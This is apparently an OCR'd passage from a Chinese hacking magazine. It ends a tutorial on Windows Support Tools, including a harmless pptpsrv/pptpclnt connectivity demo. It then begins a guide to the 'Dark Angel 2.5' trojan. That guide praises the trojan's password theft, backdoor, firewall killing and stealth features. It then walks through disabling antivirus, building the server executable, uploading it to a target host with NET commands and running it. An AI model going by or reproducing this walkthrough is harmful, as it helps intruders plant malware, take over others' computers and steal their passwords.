


图11


LOOK 注意 这里要说一句，大家应该注意到port一项后的端口号为389。很多朋友都问过我，扫到端口为389的机器不知道对应的服务是什么，这下知道了吧？就是Active Directory（活动目录）。

6、pptpsrv.exe和pptpclnt.exe

这两个工具不像以上的那些工具可以用于入侵，它只是一个用来检查网络连通的工具，只是我在实验过程中发现很好玩，所以介绍给大家。

pptpsrv.exe是服务端，从名字也可以看出来的；pptpclnt.exe就是客户端了。

这个实验完全可以在同一台机器上实现，首先打开两个命令提示符，其中一个运行命令pptpsrv.exe，这时候pptpsrv.exe会在TCP端口1723处监听，等待客户端pptpclnt.exe的连入，如图12所示。



```
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-1998 Microsoft Corp.


D:\>pptpsrv

Now you must run pptpclnt.exe on remote machine

Waiting for inbound connection on TCP port 1723...
```

图12

然后我们在另外一个命令提示符里运行命令：pptpclnt.exe ip地址（由于这个实验是在同一台机器上做的，所以这里的IP地址写127.0.0.1就可以了），这时候会出现如图13所示的界面，然后我们按照提示输入1－255之间的任何一个数字并回车，这时候，你会看到两个命令提示符中记录着socket的连接和数据包的传递。



```
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-1998 Microsoft Corp.

D:\>pptpclnt 127.0.0.1

Initializing WinSock...
Obtaining host information...
Successfully resolved server's host information

========================================


Enter data to send to server (between 1 and 255 chrs.), then hit enter:
-->
```

图13

同样是检查网络连通的小工具，这个比ping命令是不是好玩多了？

三、简单总结

好了，这次就介绍这么多了，这个support tools里还有很多很多工具，而且这些工具中大部分都是在Windows的域中使用的，大家可以自己去探索一下。



iceyes

现在木马的使用极为频繁，而木马也有很多种。大家对冰河一定很熟悉，它的光荣历史大家也应该听说过，但是现在它已经不好用了，各种杀毒软件都可以杀了它，这就像乒坛里外国人研究刘国梁一样，虽然刘国梁本身很厉害，但是别人已经把他了解透了，他当然很难赢了，冰河也遭受了相同的命运。一种不行，我们就应该试着用另一种。说了这么一段废话目的只有一个，就是希望大家经常尝试使用一些新的东西。

本文使用的新工具是“黑暗天使2.5”。“黑暗天使”是一个结合窃听密码和远程控制于一体的木马，如果把目前流行的木马称为第四代木马，那么“黑暗天使”就是一个初级的第五代木马，它的隐蔽性是前四代无法比拟的。可用于盗取密码和留后门，它有如下特点：

1、安装后在任务管理器中看不到任何新增的进程。

2、它随机替换掉一个状态为停止的系统服务，而被替换掉的系统服务属性看不出任何改变。

3、注册表中看不到任何新增的键。

4、它有强大的自我修复功能。

5、具有很强的随机性，安装后木马文件名和存放的目录都是随机的。

6、采用端口隐藏技术，平时木马不开端口，只有当用editDK.

exe 连接时才会开端口，只能建立一个连接，连接建立后端口会自动关闭。

注意 你自己的机器必须有独立的IP 才能登录到中木马的机器上。

7、能够杀掉目前流行的防火墙。
8、增加了卸载功能，能很方便地升级。

一、配置服务端

我们把下载的“黑暗天使”解压出来，运行explore.exe，如图1 所示。



图 1

运行感觉怎么样？杀毒软件报警了吧，没有关系，关了杀毒软件再运行。它的界面没有别的软件有那么多的按钮，显得很简洁，如图2 所示。




图 2




图 3

在图2 中点击“设置”菜单，选择“服务端”，弹出如图3 所示对话框，它的一些设置其实你应该很熟悉了，广外女生、还有很多的盗QQ 的软件的设置界面都和这个差不多。

确定以后在文件夹里生成了一个DkAngel.exe 应用程序，这就是服务端，你可千万别点呀，要不然会把自己当试验品的。

设置完这些算是有了一把好武器了。我们去找一个真正的试验品，用NET 命令把服务端DkAngel.exe 上传到试验的目标主机上并运行它，如图4 所示。




图 4

OK，在客户端中把目标主机添加进来，如图5 所示。

